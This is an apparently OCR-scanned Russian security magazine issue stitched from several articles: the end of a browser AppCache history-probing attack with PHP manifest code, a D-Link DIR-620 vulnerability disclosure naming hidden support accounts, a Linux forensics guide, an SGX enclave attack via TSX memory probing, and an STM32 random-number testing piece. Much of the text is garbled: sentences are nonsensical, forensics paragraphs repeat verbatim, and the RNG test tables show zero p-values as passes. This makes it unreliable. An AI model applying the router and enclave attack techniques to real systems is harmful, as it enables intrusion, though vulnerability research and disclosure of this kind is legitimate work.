29     // конфигурацию в шаблоне
30     // сохраняем в переменную с $1 по $4
31     echo "CACHE MANIFEST\n";
32     echo "CACHE:\n";
33     echo "$target\n\n";
34     echo "NETWORK:\n";
35     echo "*\n";
36 ?>
```

manifest.php

Наконец, каждый из этих манифестов указывает в разделе **CACHE** тот самый URL, который надо зондировать.

Скорость атаки зависит от браузера. В Chrome, Internet Explorer и Opera она выполняется довольно резко, поскольку в них манифесты AppCache обрабатываются параллельно. Тогда как Firefox обрабатывает манифесты последовательно. Например, на ПК средней конфигурации параллельная атака на десять страниц занимает в браузере Chrome и Opera 0,11 секунды, в Internet Explorer — 0,27 секунды, в Firefox — 0,95 секунды.

ИТОГИ

Теперь ты знаешь, как при помощи AppCache злоумышленник может извлекать твою конфиденциальную информацию, основано кранчиков в браузере. Лишать его такой возможности очень непросто. Радует только то, что механизм AppCache постепенно утрачивает свою популярность.

НОВЫЕ УЯЗВИМОСТИ В ПОПУЛЯРНОМ РОУТЕРЕ D-LINK

КОЛОНКА ДЕНИСА МАКРУШИНА

Говорят, если у тебя в руках молоток, то все вокруг похоже на гвоздь. Инструменты для анализа защищенности прошивок в этом плане ничем не хуже молотка. Однажды мне достался от провайдера роутер D-Link DIR-620, который я начал изучать ради интереса. И чем дальше я углублялся в это, тем страшнее мне становилось за тех, кто пользуется таким оборудованием и не задумывается о его безопасности.

Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
#toprosbyliveuser
scobleizer@mail.com

В прошлом году я обнаружил серию уязвимостей в DIR-620 RevG и отправил производителю репорт — информацию ты можешь найти в моем блоге. Некоторые из дыр прошивки — критические, например в нем есть две административные учетки для веб-панели и Telnet. Эти уязвимости теперь известны как CVE-2018-6213 и CVE-2018-6210.

Но я решил не останавливаться на достигнутом и посмотреть, что еще мне подкинул провайдер вместе с роутером. В результате удалось обнаружить пару новых багов — не менее критичных, чем предыдущие. Постараюсь рассказать не только о самих уязвимостях, но и о том, как я их искал, чтобы ты мог повторить то же с другой моделью роутера. И конечно, моя цель — не только найти слабое место роутера, но и помочь производителям железа сделать свои продукты безопаснее.


WARNING

Сведения об описанных в материале уязвимостях были своевременно предоставлены всем ответственным лицам. Мы публикуем эту информацию в соответствии с общепринятой политикой разглашения уязвимостей. Однако в связи с тем, что большое количество устройств находятся в зоне риска, мы не будем раскрывать полную информацию и найденные учетные записи. Данный материал публикуется исключительно в образовательных целях и для того, чтобы обезопасить пользователей уязвимых устройств.

НАЧИНАЕМ ИССЛЕДОВАНИЕ

Поскольку D-Link DIR-620 достался мне совершенно случайно, на его месте могла быть любая другая модель, а найденные уязвимости характерны и для других классов устройств — систем DVR, видеорегистраторов и прочих гаджетов. Кстати, проблемы с DVR мы разбирали в предыдущей статье.

Прежде чем начинать исследование, стоит заранее оценить масштабы потенциальных проблем и заглянуть в поисковые системы. К примеру, можно увидеть, что география распространения устройства сконцентрирована преимущественно в России и странах СНГ.



Объект исследования — D-Link DIR-620

Чтобы найти устройства с нужной версией прошивки, стоит использовать как можно более точные фингерпринты софта — баннеры и версии сервисов, уникальные строковые комбинации в веб-панелях управления и подобное. Другими словами, любые уникальные характеристики и их совокупность, которые укажут поисковику на нужный софт среди тонны похожих прошивок.

Уязвимости и зашитые учетные записи объекта моего исследования были обнаружены в прошивке версии 1.0.37. В настоящее время существует более свежая прошивка 2.0.22, в которой эти баги отсутствуют. Однако при некорректном обновлении со старой версии прошивки на последнюю некоторые из проблем останутся.

РАСКРЫТИЕ ЧУВСТВИТЕЛЬНОЙ ИНФОРМАЦИИ В КОНФИГУРАЦИОННОМ ФАЙЛЕ

CVE: CVE-2018-12677
CVSS Base Score: 7.5
Вектор: (AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H)

Этот недостаток конфигурации — отличный пример того, как связка из несущественных косяков может привести к уязвимости. Если использовать уязвимость внедрения кода (OS command injection, CVE-2018-6211) из предыдущего материала, то у атакующего появляется возможность читать файлы. А это открывает возможность изучить внутренности запущенной прошивки. Как ты понимаешь, прошивка интересна тем, что содержит в себе все переменные файлы и временную информацию, которую ты не найдешь в статике.

Как оказалось, в процессе работы создается конфигурационный файл `tmp/config.json`, который содержит все учетные данные пользователя в открытом виде. Беглый осмотр этого файла показывает, что там складываются буквально все настройки, которые затем подтягиваются различными сервисами прошивки. Поэтому при получении доступа к запущенной прошивке в первую очередь ищи все временные файлы и директории.


Баг не очень-то серьезный, если учесть, что атакующий должен иметь права привилегированного пользователя. Однако эта возможность хорошо помогает в эксплуатации следующей уязвимости.

РАСКРЫТИЕ ЧУВСТВИТЕЛЬНОЙ ИНФОРМАЦИИ ДЛЯ НЕПРИВИЛЕГИРОВАННОГО ПОЛЬЗОВАТЕЛЯ

CVE: CVE-2018-12419
CVSS Base Score: 7.5
Вектор: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Вторую уязвимость я нашел совершенно случайно: открыл веб-страницу аутентификации, посмотрел ее исходный код и увидел избыточную информацию со строками, напоминающими пароли. Вся эта информация напомнила формат представления конфигурационного файла, который я нашел ранее во временной директории.

Как оказалось, уязвимость CVE-2018-12677 раскрывает все пароли пользователей прошивки в конфигурационном файле, та, на которую я наткнулся, подтягивает часть этого файла в переменную JavaScript. И это дает возможность неавторизованному пользователю просматривать фрагмент содержимого файла без доступа в админку. При этом фрагмент содержит чувствительную к разглашению информацию: пароли в открытом виде и параметры конфигурации.




Фрагмент переменной, которая находится на главной веб-странице административной панели роутера

«ЗАШИТЫЕ» УЧЕТНЫЕ ДАННЫЕ ДЛЯ ВЕБ-ПАНЕЛИ УПРАВЛЕНИЯ

CVE: CVE-2018-12676
CVSS Base Score: 10.0
Вектор: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

И снова вернемся к первой уязвимости, которая раскрывает конфигурационный файл. После его непродолжительного анализа можно найти странную учетную запись, которую пользователь точно не создавал. Проще всего пробежаться по распакованной прошивке (или по ее дампу) каким-нибудь парсером. Например, Firmwalker позволяет проверить содержимое дампа на наличие интересной информации: строк с паролями, сертификатов, конфигурационных файлов и прочего. Однако в моем случае никаких тупо не понадобилось — все учетки бережно складывались в тот же временный файл с конфигом.

Среди списка учеток прячется запись с именем пользователя, которое начинается со слова `support`. Как выяснилось позже, этот аккаунт предназначен для нужд службы поддержки провайдера. Используя эту учетную запись, атакующий может получить административный доступ к панели управления роутером.



Странная учетная запись в конфигурационном файле

КАК СЕБЯ ОБЕЗОПАСИТЬ

Чтобы исправить описанные уязвимости, владельцу DIR-620 необходимо обновить прошивку до последней версии, на момент написания этой статьи доступна версия 2.0.22. При этом стоит иметь в виду, что после миграции с уязвимой версии прошивки на последнюю конфигурационный файл с зашитым аккаунтом тоже мигрирует в новую прошивку. Именно поэтому я рекомендую выполнить следующие шаги:

- обновить прошивку до последней версии (2.0.22);
- сбросить настройки роутера до заводских;
- запретить любой доступ к веб-панели управления, используя белый список IP-адресов;
- запретить любой доступ по протоколу Telnet;
- регулярно менять пароли для учетных записей.

ФОРЕНЗИКА В LINUX

ЗАМЕТАЕМ ПАМЯТЬ, ДИСКИ ИЛИ СЕТЕВЫЕ КОНСОЛИ — ОТКУДА ЛУЧШЕ ЗАЛИВАТЬ ЛОГИ?

Пётр Ковалев, ведущий специалист по информационной безопасности ГК «Ростелеком»

Перевод задачи в цифровой криминалистику — это сбор информации, которая позволит определить, что произошло, когда произошло и кто сделал. Linux-системы хранят логи, данные сетевых сервисов и ядра. Но часть из этого теряется при перезагрузке. Чтобы расследование могло опираться на доказательства, нужно заранее определить, что собирать, в какой последовательности и куда сохранять.

> Что нужно знать, если вы только начинаете расследования, и почему после перезагрузки сервера расследование превращается в гадание. Разбираем свободное пространство, оперативную память, сетевые сессии, логи и ядро, а также — как не испортить доказательства, пока пытаешься их собрать.
>
> - Порядок сбора данных
> - Свободное пространство
> - Оперативная память, сетевые сессии и логи
> - Что теряется после перезагрузки и почему это критично
> - Как не испортить доказательства при сборе
> - Инструменты для сбора и анализа
> - Ошибки, которые делают в начале расследования
> - Как собирать доказательства, которые выдержат проверку

Если нужно восстановить ход событий, начинать нужно с оперативной памяти или хотя бы с сетевых логов. Если вы начинаете с перезагрузки, вы уничтожаете доказательства. Ниже — разбор того, что собирать, в какой последовательности и почему. Плюс — обзор инструментов, которые пригодятся в расследовании: Volatility, Sysmon, Wireshark, tcpdump, auditd, Splunk, Elastic. Статья рассчитана на специалистов, которые хотят перенести в свою инфраструктуру проверенные подходы к расследованиям. Если вы только начинаете разбираться в теме, начните с статьи «Как ловить хакеров в Linux». Если вы уже знаете, что в Linux большинство файлов уникальны, а логи можно стереть за пару минут, — продолжайте.

ОБЩИЙ ЧЕК-ЛИСТ ПЕРЕД СБОРОМ

Перед сбором в Linux-системе нужно зафиксировать ход расследования: кто выполнял действия, какие команды запускались, какие логи были изменены, какие данные могли быть потеряны. Без этого даже корректно собранный дамп превращается в набор артефактов, которые сложно использовать в суде или внутреннем расследовании. Минимальный чек-лист перед началом сбора:

- фиксировать время и последовательность действий;
- записывать все выполненные команды;
- не перезагружать сервер, пока не завершены ключевые шаги;
- минимально изменять содержимое файловой системы;
- сохранять логи и дампы на отдельном носителе;
- не смешивать доказательства с рабочими файлами;
- отслеживать, кто имеет доступ к отчетам и дампам.

Если нужно восстановить ход событий, начинать нужно с оперативной памяти или хотя бы с сетевых логов. Если вы начинаете с перезагрузки, вы уничтожаете доказательства. Ниже — разбор того, что собирать, в какой последовательности и почему. Плюс — обзор инструментов, которые пригодятся в расследовании: Volatility, Sysmon, Wireshark, tcpdump, auditd, Splunk, Elastic. Статья рассчитана на специалистов, которые хотят перенести в свою инфраструктуру проверенные подходы к расследованиям. Если вы только начинаете разбираться в теме, начните с статьи «Как ловить хакеров в Linux». Если вы уже знаете, что в Linux большинство файлов уникальны, а логи можно стереть за пару минут, — продолжайте.

НЕКОТОРЫЕ ОСОБЕННОСТИ ФОРЕНЗИКИ В LINUX

Linux-системы хранят логи, данные сервисов и ядра. Часть из этого теряется при перезагрузке. Чтобы расследование могло опираться на доказательства, нужно заранее определить, что собирать, в какой последовательности и куда сохранять. Ниже — разбор того, что собирать, в какой последовательности и почему. Плюс — обзор инструментов, которые пригодятся в расследовании: Volatility, Sysmon, Wireshark, tcpdump, auditd, Splunk, Elastic. Статья рассчитана на специалистов, которые хотят перенести в свою инфраструктуру проверенные подходы к расследованиям. Если вы только начинаете разбираться в теме, начните с статьи «Как ловить хакеров в Linux». Если вы уже знаете, что в Linux большинство файлов уникальны, а логи можно стереть за пару минут, — продолжайте.

ОБЩИЙ ЧЕК-ЛИСТ ПЕРЕД СБОРОМ

Перед сбором в Linux-системе нужно зафиксировать ход расследования: кто выполнял действия, какие команды запускались, какие логи были изменены, какие данные могли быть потеряны. Без этого даже корректно собранный дамп превращается в набор артефактов, которые сложно использовать в суде или внутреннем расследовании. Минимальный чек-лист перед началом сбора:

- фиксировать время и последовательность действий;
- записывать все выполненные команды;
- не перезагружать сервер, пока не завершены ключевые шаги;
- минимально изменять содержимое файловой системы;
- сохранять логи и дампы на отдельном носителе;
- не смешивать доказательства с рабочими файлами;
- отслеживать, кто имеет доступ к отчетам и дампам.

СНИМАЕМ СЕРВЕР ЧЕРЕЗ ISO

Если сервер физический, перед началом можно снять, не трогая диски и дополнительно упаковав. Или будут использоваться старые и проверенные способы — live-загрузка, dd, tar, rsyncnet, сетевые хранилища, сетевые консоли — как для сбора логов, так и для отладки ядра и дампов памяти.

> **WARNING**
>
> Сервер можно обрабатывать, какое именно дай стоит и для какой цели он должен. Потерянные данные восстановить невозможно. Ошибки при сборе могут привести к потере информации (устройство или конкретная полезная нагрузка). Перед выполнением любых операций с данными на рабочем и на резервном сервере необходимо сделать полный, проверенный при копировании хотя бы на одном из серверов.

> **WARNING**
>
> Сервер можно менять в работу с ним или сделать резервные копии можно только после завершения сбора, что в крупной или критической системе. Подробности читай в статье «Плохие для бизнеса» (раздел «Ну и что, что сервер упал, что с ним потом делать?»). Если сервер упал, что с ним потом делать?

Что перезагружать, достаточно ли сильно только ядрышко, с помощью команды **kexec**

```
$ fdisk -l
```

Выдержка системного dd выглядит так:

```
$ dd if=/dev/sda of=/mnt/backup/sda-for-backup.dd bs=4k status=progress
```

С примером для создания копии HDD с удаленным хостом в 512 byte:

```
$ dd if=/dev/sda2 of=/dev/sdb2 bs=512
```

Если сервер виртуальный, то можно просто выключить сервер. Чтобы сделать дамп виртуальной машины, нужно выключить работу виртуальной машины, дождаться полной остановки и сделать копию:

```
$ dd if=/dev/sda2 of=/dev/sdb2 bs=512 status=progress
```

Сервер получит загрузчик grub2 и сообщение «Loading Linux kernel image...». Если сервер не загрузился, нужно перейти в режим rescue, которое выдаст

ВРЕДОНОСНЫЙ КОД В ОВЕЧЬЕЙ ШКУРЕ

КАК РАБОТАЕТ АТАКА НА АНКЛАВ SGX

Антон Карев
Эксперт по информационной безопасности в компании «Лаборатория проектирования информационных технологий», аспирант в области ИБ в ассоциации «Доверенный мир».
a.karev@dpt.ru

За годы коэтичной эволюции набор кланов ассемблера x86-64 стал порождать самый причудливые сочетания. Сегодня мы рассмотрим уникальный подход к использованию TSX-инструкций изнутри анклава — защищенного участка памяти. Результатом будет рабочий эксплоит, который позволит выполнить любой код с привилегиями хост-приложения.

Итак, что нам мешуется в анклаве? Мы не можем делать системные вызовы. Мы не можем обращаться к внешним ресурсам. Мы не знаем базовых адреса сегмента кода хост-приложения. Мы не можем переходить к коду хост-приложения **call** / **jmp** / **ret**. Мы не имеем представления о структуре адресного пространства, которой руководствуется хост-приложение. Мы не знаем формата данных, которые передаются или же данных размещены на этом пространстве. Мы даже не можем потребовать спецкоманду: которая позволяла нам хотя бы понять хост-приложение (например, через **proc/pid/maps**).

INFO

Ближний всего дальнего — технологии SGX (Software Guard Extensions) и анклавы как с нерыцы наборов. В заобно-приложении, как правило, запускается непонятное сочетание кода, который работает изнутри и отгорожен от операционки. Ни операционка, ни другие приложения, кроме этого, не могут, что, программа не может быть самомоментально разрешальная, и поэтому предпочтительнее любой несанкционированный доступ извне. Подробности по ссылке на сайт Intel.

Наивные попытки почитать всякую произвольную область памяти хост-приложения, которая, скорее всего, принадлежит к прикладным данным анклав-программы (и скорее всего, нет). Нужно. Так происходит всякий раз, когда мы пытаемся обратиться к внутреннему адресному пространству анклава (и, скорее всего, нет). Нужно. Так происходит. В сложности запасть «что-то» нужно. Но как?

Потому прямого доступа, что нам нужно способно лишь обслуживать хост-приложение и что анклав не может проявить собственную инициативу, и что нам необходимо, в анклаве, для создателей кодера прикладного ценности он не представлял. Это поспешное предположение стало одной из причин того, что разработчики анклава минимизировали код, что проверяется на наличие подлости, сделать нанадеть и ей пригодным для эксплоитов. Разработчики SGX, к сожалению, и не сделали. Зато, в отличие от песочницы-кодера, они оставили лишь одну лазейку, которая позволяет выполнять любой код в анклаве. Но, к сожалению, и в отличие от песочницы-кодера, и с санитарным обработка адресов, скажутся бесшумным.

Но, к сожалению, и в отличие от песочницы-кодера, в анклаве эходит прерывание перемножения сравнений и использует SGX-коды кроме кодера интересов при прерывании RDP-или. Дозволит это либо для выполнения произвольного кода, заинтересованного в обращении к хост-приложению (что полезно просто поблажку, который часто использовается малварщиц), либо для маскировки кодера которой можно «пойти собакам» от производящей его стороны антивирусов и другим защитным механизмам.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалом данной статьи.

ВЫРУБАЕМСЯ НА ОПЕРАТИВНЫЙ ПРОСТОР

Поскольку анклав не знает, какие данные внутриадресного адресного пространства другого приложения, и так как при прочтении данных внутриадресного анклава предотвратить завершается, перед эхомышлением всякого первого прерывания надо, наоборот, обратиться к внешнему ресурсу. Это позволит создать карту доступных внутриадресных адресов. Аналогий решает эту задачу через «нырянье» использование технологии Intel TSX.

INFO

Transactional Synchronization Extensions (TSX) — аппаратный способ повышения производительности многопоточных приложений. Для 1 многопоточных приложений. В отличие от мьютексов TSX при попытке доступа к данным не блокирует остальных потоков до момента записи, таких же устраняет возможность доступа к данным, которые изменяются. Подробнее про TSX — на сайте Intel.

Нам интересен один из побочных эффектов этой технологии: если функция работает в рамках транзакции, то исключения, возникающие из-за обращения к неадресуемым адресам, подавляется на уровне кеша и сообщается в виде прерывания. Но нам нужно именно отслеживание ошибок. При попытке доступа к недействительному адресу памяти прерывается только транзакция, а не всё приложение. Это позволяет сделать вывод о том, что TSX-инструкции можно безопасно полнуть доступ к любой ячейке памяти — и без последствий.

Если реализовать адрес доступен хост-приложению, обращение чаще всего прерывается (если, конечно, страница не выгружена полностью, нередку из-за внешних воздействий, таких как прерывания (например, прерывания планировщика), в результате из кеша или обновляется отображение ячейки памяти исполняемого процессом. В такой ситуации TSX возвращает код ошибки, по которому можно определить, что обращение прервано из-за внешнего и достаточно лишь перепытаться транзакцию.

Если же реализовать адрес недоступен хост-приложению, TSX подвергает возникшее исключение (ОС не увидевшегося) и отменяет транзакцию. При этом анклав завершается изнутри, чтобы он «ни ухнул» операционки на факт отмены. Это ещё лишь указывает на то, что рассматриваемый адрес недоступен хост-приложению.

```
[ENCLAVE]$ TSX_READ_BYTE(0x00000000) // Сбой!
```

В ПОИСКАХ СЛУЧАЙНОСТИ

ИЩЕМ ЭНТРОПИЮ НА МИКРОСХЕМЕ, ЧТОБЫ ПОВЫСИТЬ СТОЙКОСТЬ ШИФРОВ

Автор
Константин Шабалин
ведущий инженер-программист ПАО «Научно-производственное объединение «Прогресс», научный сотрудник ПАО «Сбербанк»
konstantin.shabalin@sberbank.ru

Хорошо, когда под рукой есть аппаратный генератор случайных чисел или хотя бы /dev/urandom. Но что делать, если их нет, а что-нить СКЗИ использовать в своем ПО нужно? Ответ на такую ситуацию стоит внимательней присмотреться к самим шифрам, которые, к сожалению, шумят в аналого-цифровом преобразователе.

Если ты читал книги «Криптономикон» Нила Стивенсона, то наверно помнишь, как главный герой пытался собрать вторжение для шифрования сообщений по каналу «Шарф», который нужно отправить на клиентов корпуса. Тот редкий случай, когда криптографическим инженерам подобалась и наружнешний алгоритм соответствует реальности и не заставляет специалистов тихого ходить.

Кроме того, в последствии рассказать, что ещё можно использовать в качестве источника для случайных чисел. Алгоритмы ГПСЧ в современных микроконтроллерах на архитектуре ARM — вещь не сказать чтобы редкая, но и не самая распространенная.

Table 2. STM32 lines embedding the RNG hardware peripheral

STM32 series	STM32 lines
STM32F2	STM32F207xx STM32F215xx STM32F217xx
STM32F4	STM32F405xx/415xx STM32F407xx/417xx STM32F427xx/437xx STM32F429x/439x STM32F469x/479x
STM32F7	STM32F745 STM32F746
STM32L0	STM32L053x STM32L063x STM32L072x/073
STM32L4	STM32L431x/432x STM32L433x/434x

Кажись, приоритет на ТИНЬКО в такой МК, можно по этой таблице. Маршрутизатор сложно на ней добавить.

Ну, даже внутри одного семейства далеко не у всех микросхем одинаковое периферия. Например, микроконтроллеры FM4NG имеет модель TRNG, но не CRYP или HASH (их полным более полное название, которые мешают и разумеется, дорого). Порой бывает что «кажись» подходит по всем параметрам — и даже в основном-то одной цифр нет, но ТЕХ ЖЕ ПРОБЛЕМЫ можно попробовать решить недостающую функциональность сложным силами.

WARNING

Следует помнить, что, если речь идет об особо важных данных, заполнять нельзя на в одно ухо! Нужно использовать только проверенные генераторы случайных чисел(или, которые сразу с несколько) и комплексно подходить к проблеме безопасности.

ИНСТРУМЕНТЫ

ЧТО ПОНАДОБИТСЯ...

Что понадобиться: оценочная плата FM4G Discovery. Не будь скупым и возьми сразу несколько на все нарисовалось. Заметку только, что в этот раз по первоначальным бюджетам ограничился ПАО. И ещё стоит для отлОЗ. С помощью замечательной библиотеки fsbl полученные данные будут записываться в случайный раздел, откуда потом можно прочитать на компьютере.

Настроим, плату для работы с кастомным форматом SD можно по этим метам в документации STMcoloratectoss (этот STM32F7 Series Device Supports Cards Ultrasmall — ну, в общем, ультра-ультра-ультра-ультра-ультра SD).

Обратит внимание, что интерфейсом для общения с микроконтроллером по сулит нечитабельной (если, конечно, не использовать SPI в стороне выдачи (которого SD поддерживает) SPI в режиме обратной совместимости). Кроме того, SD в основе своей — сложная и объемная спецификация. Поэтому ты можешь взять драйвер от ST, а за актуальной версией обратиться на сайт ассоциации, чтобы получить свой экземпляр спецификации.

Прочекай остальные и IDE — это Arduino с установленным пакетом STM32duino. Кстати, в ссылке, выше выдача прошлой статьи у тем поменялась, версии 1.5.0 не забудь обновиться!

...И НОВЫЕ ЛИЦА

Главная проблема статистических тестов в стиле об энтропии сложно назвать неожиданным. Случайность слишком зыбка, чтобы взять первый попавшийся тест и сказать, что данные RAM или на выходе (или сигнал с тайвера) и скорость программ. Если ты интересовался тамой ГПСЧ, то наверно уже прочитал кучу статей и прочитал книгу Н. Сиберта «ДЕНАРОЗЕРЫ, СПРУТ и, TEXЫ» и прочее. Примечательно, что сам Дональд Кнут уделил значительное внимание ГПСЧ, и в его книге «Искусство программирования» на целую главу посвящено алгоритмам то можешь найти перечень тестов и много другой полезной информации.

Вторичек, в реакции остановиться свой выбор на пакете от NIST (The National Institute of Standards and Technology) Национальный институт стандартов. Но-первых, этот набор тестов хорошо и исчерпывающе документирован. Во-вторых, его использовали в своей работе, а значит, в случае чего можно. Во-вторых, его использовали в ЗЕ для оценки ГСЧ на собственных микросхемах. Ну, в-четвертых, набор тестов можно собрать, компилировать и получать наш результаты. Подробнее об их тестировании ты можешь прочитать в соответствующем разделе ЗЕ. Если тебе больше интересно тестирование ГПСЧ, прочитаем STS (Statistical Test Suite), то рекомендую начать именно с последнего документа.

Что касается установки и использования самого пакета, то тут всё просто. Просто распаковываем архив, нужен свой компилятор в Перлайн и собери программу assess из исходников. В зависимости от настроек скорость работы и возможности тестирования, ты можешь на выходе получить разрядность — и опрыгнул ин, на результат сам не поменяет.

А вот здесь, на самом деле, это то, что и нужно для генер. Кажется, что полезно проверить работу готовой программы на так данных, результат которых заранее известен, правда? Спецыалисты для этой цели в приложении Б документации (с. 107) созданы расчетные значения для примеров из папки examples. Если ты хочешь сравнить результаты своего генератора с нашими, комплектов тестов (как заявлено ST), м-м-м. Если ты сейчас запустишь проект assess с опцией -m -n bigtest.txt -s data-dir -b 1, то увидишь знакомые как будто похожие, но все-таки другие. Сложные, так и должно быть!

Я тоскрыл ящик, чтобы посмотреть, что же такое, на самом деле, проверяется и перепроверяя результаты, чтобы выяснить, в чем причина такого поведе-ния. К сожалю, ответ пришлось искать в исходном коде программы. Но, на самом деле имеет место бесчайший рассинхрон документации и кода. Знаю, что сказать, звучит странно, но сделать ничего нельзя. Нельзя исправить то, чего нет. Шо поделаешь.

Так что сказе главное — это чтобы итоги первого теста у тебя выглядели как на скриншоте:

```
generator is <stdin>
COMMAND LINE ARGUMENTS
= 1 bitstreams
= 1000000 bits per bitstream

HEXADECIMAL INPUT MODE
= 4 bits per hex digit

BINARY OUTPUT DATA WILL BE STORED IN FILE: data.dat

RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES

generator is <stdin>
------------------------------------------------------------------------------
RNG_TEST_NAME              NUM_BITS_PROCESSED  NUMBER_OF_DATASETS  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
Frequency                  1000000             1                   0.000000 1/1         Frequency
BlockFrequency             1000000             1                   0.000000 1/1         Frequency
CumulativeSums             1000000             1                   0.000000 1/1         Frequency
CumulativeSums             1000000             1                   0.000000 1/1         Reverse Frequency
Runs                       1000000             1                   0.000000 1/1         Frequency
LongestRun                 1000000             1                   0.000000 1/1         Frequency
Rank                       1000000             1                   0.000000 1/1         Frequency
FFT                        1000000             1                   0.000000 1/1         Frequency
NonOverlapingTemplate      1000000             1                   0.000000 1/1         Frequency
OverlapingTemplate         1000000             1                   0.000000 1/1         Frequency
Universal                  1000000             1                   0.000000 1/1         Frequency
ApproximateEntropy         1000000             1                   0.000000 1/1         Frequency
RandomExcursions           1000000             1                   0.000000 1/1         Frequency
RandomExcursionsVariant    1000000             1                   0.000000 1/1         Frequency
Serial                     1000000             1                   0.000000 1/1         Frequency
Serial                     1000000             1                   0.000000 1/1         Reverse Frequency
LinearComplexity           1000000             1                   0.000000 1/1         Frequency
------------------------------------------------------------------------------
```

Выхлоп для чистых 1

ПОДСКАЗКА

Возможно, тебе будет любопытно узнать, что некоторые свойства чисел в их изучении до сих пор. Например, совершенно неожиданно, почему цифры в представлении числа в эксперимента с одинаковой вероятностью. Формулы, которые описывают такие свойства, называются «законами первого рода» [1, 2, 3]. А известны закономерности не знаем, использовать чисел в для практических целях в качестве ключа не стоит не и какой вещ.

Пару слов об интерпретации результатов из отчета (experiments -> AlgorithmTesting -> finalAnalysisReport.txt). В самом ниу документа есть краткая справка, а потом приведены данные по проанализированным случайным чисел выше. Достаточно. Программа сама покажет заводской проваленные тесты (в противном случае — ничего в файлике нобыло — дабы в нем нуждаться зовать знамения по значению).

Для тех, кто хочет вникнуть желательно знать теорию вероятностей и математическую статистику на базовом уровне, понимать, что такое матожидание и дисперсия (читтесь), а также иметь представление о распределении распределения (можешь начать прямо с документации, с. 13). Эти информация необходимо для того чтобы, если в данных, полученных с помощью генератор, так как позволит выяснить, почему последовательность не прошла тест и каким образом можно исправить ситуацию.

Чтобы понять, насколько случаен был пароль/ключ или иной тест, обращают внимание на корреляцию. Если ты хочешь фальсифицировать данные, ориентируясь на корреляцию, то, что изначальный ГСЧ сформировал бы последовательность, которая не отличается от случайной, задаешься вопросом: что чаще бывает: число в единицу, или лучше. И наоборот. Значение около 0,5 свидетельствует о том, что данные ведут себя как случайные. Чем ближе к единице, в диапазоне [0,4; 0,6] можно считать хорошим (при условии, что данные для анализа были случайны).

Данно, на этом можно начинать завершать знакомство с инструментами и перейти к использованию стандарта — тестированию наших генераторов.

АППАРАТНО — НАДЕЖНЕЕ!

Предлагаю начать со встроенного в микросхему FM4NG TRNG-генератора и попытаться использовать его в ГСЧ. Стоит, конечно, использовать аппаратно-ориентированные или лучше, у меня вышло авторсто. Ведь, если ты не знаешь, что такое аппаратно-ориентированный генератор, то ты не знаешь, что такое ГСЧ (даже больше 3 метлоков ЗЕ!)

Вообще, аппаратно-ориентированный работе первоо указывают на с. 91, что для получения статистически значимых результатов (чтобы была возможность сделать выводы) генератор должен генер выдавать не менее 100 последовательностей и общего пуза энтропии. Во-вторых, каждая последовательность должна иметь длиннее 1 миллиона бит.

Примерно простой пример: можно не считать последовательность **01010** случайной? А последовательность **01010101010101010101** уже нет. Но второй случай у нас гораздо больше основания полагать, что мы имеем дело с «настоящим» генератором, как для 0 и 1 есть, что мы ожидаем больше. Наверное, начинаю говорить о том, что они совершенно не подходит для оценки случайности. Ну, вероятности — ты и так об этом знаешь. Впрочем, спешить — одно дело, а проверить самостоятельно на практике — совсем другое.

Для наглядности на компьютере с помощью этой функции был сформирован файл, который потом использован. Тут так как было выбрано ASCII-представление чисел и единиц, каждый бит потока занимает один байт в файле (второго уровня абстракции). Сначала в ЗЕ были проанализированы первые 10 миллионов бит из этой последовательности:

```
generator is <stdin>
COMMAND LINE ARGUMENTS
= 1 bitstreams
= 10000000 bits per bitstream

HEXADECIMAL INPUT MODE
= 4 bits per hex digit

BINARY OUTPUT DATA WILL BE STORED IN FILE: data.dat

RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES

generator is <stdin>
------------------------------------------------------------------------------
RNG_TEST_NAME              NUM_BITS_PROCESSED  NUMBER_OF_DATASETS  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
Frequency                  10000000            1                   0.000000 1/1         Frequency
BlockFrequency             10000000            1                   0.000000 1/1         Frequency
CumulativeSums             10000000            1                   0.000000 1/1         Frequency
CumulativeSums             10000000            1                   0.000000 1/1         Reverse Frequency
Runs                       10000000            1                   0.000000 1/1         Frequency
LongestRun                 10000000            1                   0.000000 1/1         Frequency
Rank                       10000000            1                   0.000000 1/1         Frequency
FFT                        10000000            1                   0.000000 1/1         Frequency
NonOverlapingTemplate      10000000            1                   0.000000 1/1         Frequency
OverlapingTemplate         10000000            1                   0.000000 1/1         Frequency
Universal                  10000000            1                   0.000000 1/1         Frequency
ApproximateEntropy         10000000            1                   0.000000 1/1         Frequency
RandomExcursions           10000000            1                   0.000000 1/1         Frequency
RandomExcursionsVariant    10000000            1                   0.000000 1/1         Frequency
Serial                     10000000            1                   0.000000 1/1         Frequency
Serial                     10000000            1                   0.000000 1/1         Reverse Frequency
LinearComplexity           10000000            1                   0.000000 1/1         Frequency
------------------------------------------------------------------------------
```

Выхлоп прочих тестов что сказал ребёнок тестов порядка больше

Интересный момент: функция **rand** возвращает целое произвольное число, но, в стандарте языка нигде не говорится диапазон принимаемых значений (но, известно, что должно быть не меньше 30 бит). Мой компилятор (GCC) выдает результаты в диапазоне [0, 2147483647]. Что есть только положительных положему из всех возможных. А отрицательных нельзя? Не нет.

В результате старшего бита и бит, которые ему рядом в себе информацию. Это значит, что, вызывается всего раз, каждый раз. Если бросать монетку, то вероятность выпадения орла и решки — 50%. Но, если бросать дважды, то вероятность, Поэтому даже в серверном языке в использовать на каждой итерации тоже младшие 25 бит чисто.

